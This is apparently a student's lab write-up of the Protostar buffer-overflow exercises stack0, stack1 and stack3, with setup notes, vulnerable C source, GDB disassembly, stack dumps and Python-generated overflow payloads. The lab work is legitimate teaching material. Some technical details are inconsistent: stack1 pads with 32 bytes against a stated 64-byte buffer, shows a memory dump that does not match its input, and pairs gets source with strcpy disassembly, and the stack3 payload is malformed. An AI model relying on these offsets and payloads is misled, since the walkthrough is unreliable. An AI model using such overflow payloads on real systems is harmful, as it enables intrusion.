Software security or memory security
I tried to use terminal from noVNC but could not connet to server and i used TigerVNC to connect o terminal. I checked whether QEMU is installed in VM using qemu-system-x8664 –version I found QEMU emulator version 8.2.2 (Debian 1:8.2.2+ds-0ubuntu1.17) was installed.
Machine Setup
I have downloaded the Protostar exploit virtual machine from exploit.education/protostar and installed in VirtualBox.
 This image appeared after opening protostar from the VM.
 We need to write command here.

I ran ls in cd /opt/protostar/bin ls
We need to write command here.
I ran ls in cd /opt/protostar/bin ls

I also use protostar in other way.
I have installed protostar in my virtual machine from wget -P ~/Downloads https://github.com/ExploitEducation/Protostar/releases/download/v2.0.0/exploit-exercises-protostar-2.iso
Using the following command given by Mr. borarinn BB
qemu-system-i386 -boot d -cdrom exploit-exercises-protostar-2.iso -m 512 -nic user,hostfwd=tcp::2222-:22
I could connet protostar to Qemu throug my Virtual Machine (Virtual box)

Protostar exercise
I enter the folder cd /opt/protostar/bin and run then i ran ls command to get stacks.
 Many software security problems happen because a program uses memory incorrectly.
I have worked almost three days to complete the setup as i am new to this type of environment setup. **
Stack0
On the documentation code I saw source code and it has buffer size of 64 bytes. That meant the goal was probably to input more than 64 bytes and overflow the buffer. This is the intended win condition for stack0: i successfully caused a buffer overflow that corrupted and adjacent variable providing control over memory beyond’s the buffer’s intended bounds.
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];  // allocated buffer size

  modified = 0;
  gets(buffer);  // unsafe input function

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}

I have tested the program with AAAA and got Try again. The first 64 A’s filled up buffer completely. I typed more than 65 A and got message “You have changed the modified variable”
The hexadecimal representation of my input AAAA.
buffer= [AAAAAAA] - buffer is an array that can hold 64 characters. Modified is another variable stored nearby in the stack frame. Buffer is a cup that holds 64 marbles.gets keeps pouring marbles without checking the size. After the cup is full, the extra marbles spill into the next cup (modified).
Objdump and Cutter
I used grep to disassemble the binary from objdump
grep -A 50 "main>:" ~/stack0.asm

GDB-GNU Debugger.
I wanted to see the buffer overflow in memory. I started the debugger with gdb stack0

Step 1: Set a breakpoint
I wanted to stop the program after gets() returned so I could inspect the stack before the program checked the value of modified. I confirmed the address with disassemble main, made a breakpoint at 0x08048411 using break *0x08048411, and then ran the program. When prompted for input I entered AAAA.
Reading symbols from /opt/protostar/bin/stack0...done.
(gdb) disassemble main
Dump of assembler code for function main:
...
0x0804840c <main+24>:   call   0x804830c <gets@plt>
0x08048411 <main+29>:   mov    0x5c(%esp),%eax              #line I want to break at
...
End of assembler dump.
(gdb) break *0x08048411                                     #setting the break point
Breakpoint 1 at 0x8048411: file stack0/stack0.c, line 13.
(gdb) run                                                   #running the program
Starting program: /opt/protostar/bin/stack0
AAAA

Breakpoint 1, main (argc=1, argv=0xbffffc84) at stack0/stack0.c:13  #break point activated
13  stack0/stack0.c: No such file or directory.
    in stack0/stack0.c
Step 2: Inspect the stack
GDB showed that modified was 92 bytes from $esp while buffer started 28 bytes from $esp. The difference is 64 bytes, matching the buffer size I had already found with objdump and Cutter.
(gdb) info proc map
...
Mapped address spaces:

    Start Addr   End Addr       Size     Offset objfile
    0x8048000  0x8049000     0x1000          0        /opt/protostar/bin/stack0
    ...
    0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
    0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
    0xbffeb000 0xc0000000    0x15000          0           [stack]   # the stack region
(gdb) x/32x $esp
0xbffffb70: 0xbffffb8c  0x00000001  0xb7fff8f8  0xb7f0186e
0xbffffb80: 0xb7fd7ff4  0xb7ec6165  0xbffffb98  0x41414141  # "AAAA" (0x41 = 'A')
0xbffffb90: 0xb7fd7f00  0x08049620  0xbffffba8  0x080482e8
0xbffffba0: 0xb7ff1040  0x08049620  0xbffffbd8  0x08048469
0xbffffbb0: 0xb7fd8304  0xb7fd7ff4  0x08048450  0xbffffbd8
0xbffffbc0: 0xb7ec6365  0xb7ff1040  0x0804845b  0x00000000  # modified? (confirmed later)
0xbffffbd0: 0x08048450  0x00000000  0xbffffc58  0xb7eadc76
0xbffffbe0: 0x00000001  0xbffffc84  0xbffffc8c  0xb7fe1848
(gdb) info address modified
Symbol "modified" is a local variable at frame offset 92.
(gdb) x/x $esp+92
0xbffffbcc: 0x00000000                                      # value of modified
(gdb) info address buffer
Symbol "buffer" is a local variable at frame offset 28.     # start of buffer
(gdb) c
Continuing.
Try again?

Program exited with code 013.
Step 3: Overflow the buffer
Next I reran the program, this time entering 65 A characters. There is buffer overflow.
(gdb) run
Starting program: /opt/protostar/bin/stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, main (argc=1, argv=0xbffffc74) at stack0/stack0.c:13
13  in stack0/stack0.c
(gdb) x/32x $esp
0xbffffb60: 0xbffffb7c  0x00000001  0xb7fff8f8  0xb7f0186e
0xbffffb70: 0xb7fd7ff4  0xb7ec6165  0xbffffb88  0x41414141 # "AAAA" starts here
0xbffffb80: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffb90: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffba0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffbb0: 0x41414141  0x41414141  0x41414141  0x00000041 # modified overwritten with "A"
0xbffffbc0: 0x08048450  0x00000000  0xbffffc48  0xb7eadc76
0xbffffbd0: 0x00000001  0xbffffc74  0xbffffc7c  0xb7fe1848
(gdb) c
Continuing.
you have changed the 'modified' variable

Program exited with code 051.
Step 4: Segmentation fault ( Core dump)
A Segmentation fault (often shortened to segfault) is an error that occurs when a program tries to access memory that it is not allowed to access. When this happens, the operating system immediately stops the program to prevent damage or corruption. If you enter 64 characters, they fit inside buffer. If you enter more than 64 characters, the extra characters overwrite nearby memory. If you overwrite only the modified variable, the program still runs. If you continue writing and overwrite the function’s return address, the program crashes with: Segmentation fault.
(gdb) run
Starting program: /opt/protostar/bin/stack0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, main (argc=1094795585, argv=0x41414141) at stack0/stack0.c:13
13  in stack0/stack0.c
(gdb) x/32x $esp
0xbffffb60: 0xbffffb7c  0x00000001  0xb7fff8f8  0xb7f0186e
0xbffffb70: 0xb7fd7ff4  0xb7ec6165  0xbffffb88  0x41414141
0xbffffb80: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffb90: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffba0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffbb0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffbc0: 0x41414141  0x41414141  0x41414141  0x41414141
0xbffffbd0: 0x41414141  0x41414141  0x41414141  0x41414141
(gdb) c
Continuing.
you have changed the 'modified' variable

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) n
Cannot find bounds of current function
(gdb) n
Cannot find bounds of current function
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
Stack1
(gdb) disass main
Dump of assembler code for function main:
0x08048464 <main+0>:    push   %ebp
0x08048465 <main+1>:    mov    %esp,%ebp
0x08048467 <main+3>:    and    $0xfffffff0,%esp
0x0804846a <main+6>:    sub    $0x60,%esp
0x0804846d <main+9>:    cmpl   $0x1,0x8(%ebp)
0x08048471 <main+13>:   jne    0x8048487 <main+35>
0x08048473 <main+15>:   movl   $0x80485a0,0x4(%esp)
0x0804847b <main+23>:   movl   $0x1,(%esp)
0x08048482 <main+30>:   call   0x8048388 <errx@plt>
0x08048487 <main+35>:   movl   $0x0,0x5c(%esp)
0x0804848f <main+43>:   mov    0xc(%ebp),%eax
0x08048492 <main+46>:   add    $0x4,%eax
0x08048495 <main+49>:   mov    (%eax),%eax
0x08048497 <main+51>:   mov    %eax,0x4(%esp)
0x0804849b <main+55>:   lea    0x1c(%esp),%eax
0x0804849f <main+59>:   mov    %eax,(%esp)
0x080484a2 <main+62>:   call   0x8048368 <strcpy@plt>
0x080484a7 <main+67>:   mov    0x5c(%esp),%eax          # Variable location 0x5c
0x080484ab <main+71>:   cmp    $0x61626364,%eax         # specific value
0x080484b0 <main+76>:   jne    0x80484c0 <main+92>
0x080484b2 <main+78>:   movl   $0x80485bc,(%esp)
0x080484b9 <main+85>:   call   0x8048398 <puts@plt>
0x080484be <main+90>:   jmp    0x80484d5 <main+113>
0x080484c0 <main+92>:   mov    0x5c(%esp),%edx
0x080484c4 <main+96>:   mov    $0x80485f3,%eax
0x080484c9 <main+101>:  mov    %edx,0x4(%esp)
0x080484cd <main+105>:  mov    %eax,(%esp)
0x080484d0 <main+108>:  call   0x8048378 <printf@plt>
0x080484d5 <main+113>:  leave
0x080484d6 <main+114>:  ret

volatile int modified; char buffer[64]; modified = 0; gets(buffer); if (modified == 0x61626364) { printf(“you have correctly got the variable to the right value\n”); }
GDB — Stack One
Goal: Confirm the exact offset and payload needed to overwrite the target variable, and verify the overwritten value directly in memory. Setting the breakpoint To inspect the stack after the vulnerable variable had been set but before the program’s comparison check, I placed a breakpoint just past the relevant instruction:
(gdb) break *main+67
Breakpoint 3 at 0x80484a7: file stack1/stack1.c, line 18.
Running with the payload
The exploit payload consists of 32 padding bytes (“P”) followed by the target value “dcba”, generated inline with Python:
(gdb) run $(python -c 'print "P"*32 + "dcba"')
Starting program: /opt/protostar/bin/stack1 $(python -c 'print "P"*32 + "dcba"')

Breakpoint 3, main (argc=2, argv=0xbffffc44) at stack1/stack1.c:18
18          stack1/stack1.c: No such file or directory.
Verifying the overwrite in memory
Dumping the stack at the breakpoint confirms the target variable was overwritten with the expected value:
(gdb) x/32x $esp
0xbffffb80:  0x9ec39ec3   0x9ec39ec3   0x9ec39ec3   0x61626364
The highlighted value 0x61626364 is the ASCII-reversed representation of “dcba” — confirming the bytes landed exactly where intended, matching what the program’s cmp instruction checks against.
Result
```(gdb) c
Continuing.
you have correctly got the variable to the right value
Program exited with code 067.
### What Happened?
The program created two local variables on the stack:
1. buffer[64] to store your input.
2. modified, initialized to 0.
The gets(buffer) function copied your input into buffer without checking its length.
After the first 64 bytes filled buffer, the following bytes overflowed into the memory occupied by modified.
You provided input that caused modified to become exactly 0x61626364 (the value the program was checking for).
Since modified matched the expected value, the program printed:
*you have correctly got the variable to the right value*
### In hexadecimal:
0x61 = 'a'
0x62 = 'b'
0x63 = 'c'
0x64 = 'd'
**Little endian** is a way that a computer stores multi-byte values (such as integers) in memory. It describes the order of bytes.
For example: 0x12345678: This number is made of four bytes: (78 56 34 12)
In Protostar Stack1, you did not get a Segmentation fault because your input only overwrote the modified variable and did not damage critical control information.
### Stack memory

Stack 3
(gdb) disass main
Dump of assembler code for function main:
0x08048438
0x08048478
End of assembler dump.
```
Code succesfully changed

python -c "print 'A'64 + '\x24\x84\x04\x08'" | /opt/protostar/bin/stack3
 Got the message code flow successfully change
hex value 0x41 0x42 0x43 (ASCII: ABC): python -c ‘print(“\x41\x42\x43”)’
Out put ABC.
What has happened?
I filled the buffer. I sent enough characters (usually many As) to reach the modified variable. Buffer (64 bytes: AAAAAAAAAAAAAAA......) Modified: 0x00000000.
After the buffer was full, the next bytes I supplied replaced the value stored in modified. ( /opt/protostar/bin/stack1 $(python -c "print 'A'*64 + '\x64\x63\x62\x61'”)
When my input changed modified to the required value, the condition became true, so the message appeared. Code flow successfully changed.
Normal flow. (Input → buffer → modified = wrong value → failure message)
Overflow ( Input → buffer overflow → modified = correct value → success message)
Reflection
Every offset I had calculated by hand, every address I had hunted down through disassembly, was suddenly just… there, plainly written, as if the machine had been speaking a secret dialect this whole time and someone finally handed me the dictionary.
Looking back, stack0, which felt intimidating at first — an opaque wall of registers, addresses, and unfamiliar syntax — now feels a lot more familiar. What used to look like arbitrary noise on a screen now reads as a coherent story: a buffer, a boundary, a variable sitting just beyond it, and a program that trusted its input a little too much.
This exercise made memory security feel less abstract. It’s easy to read that “buffer overflows are dangerous” in a textbook, but manually overflowing one, watching a variable change value byte by byte in a live memory dump, makes the danger concrete. Protections like stack canaries, ASLR, and non-executable stacks stop feeling like buzzwords and start feeling like necessary answers to a very real, very simple mistake: not checking how much data you’re about to accept. This was only a few days of learning, and there are still many more dimensions left to explore.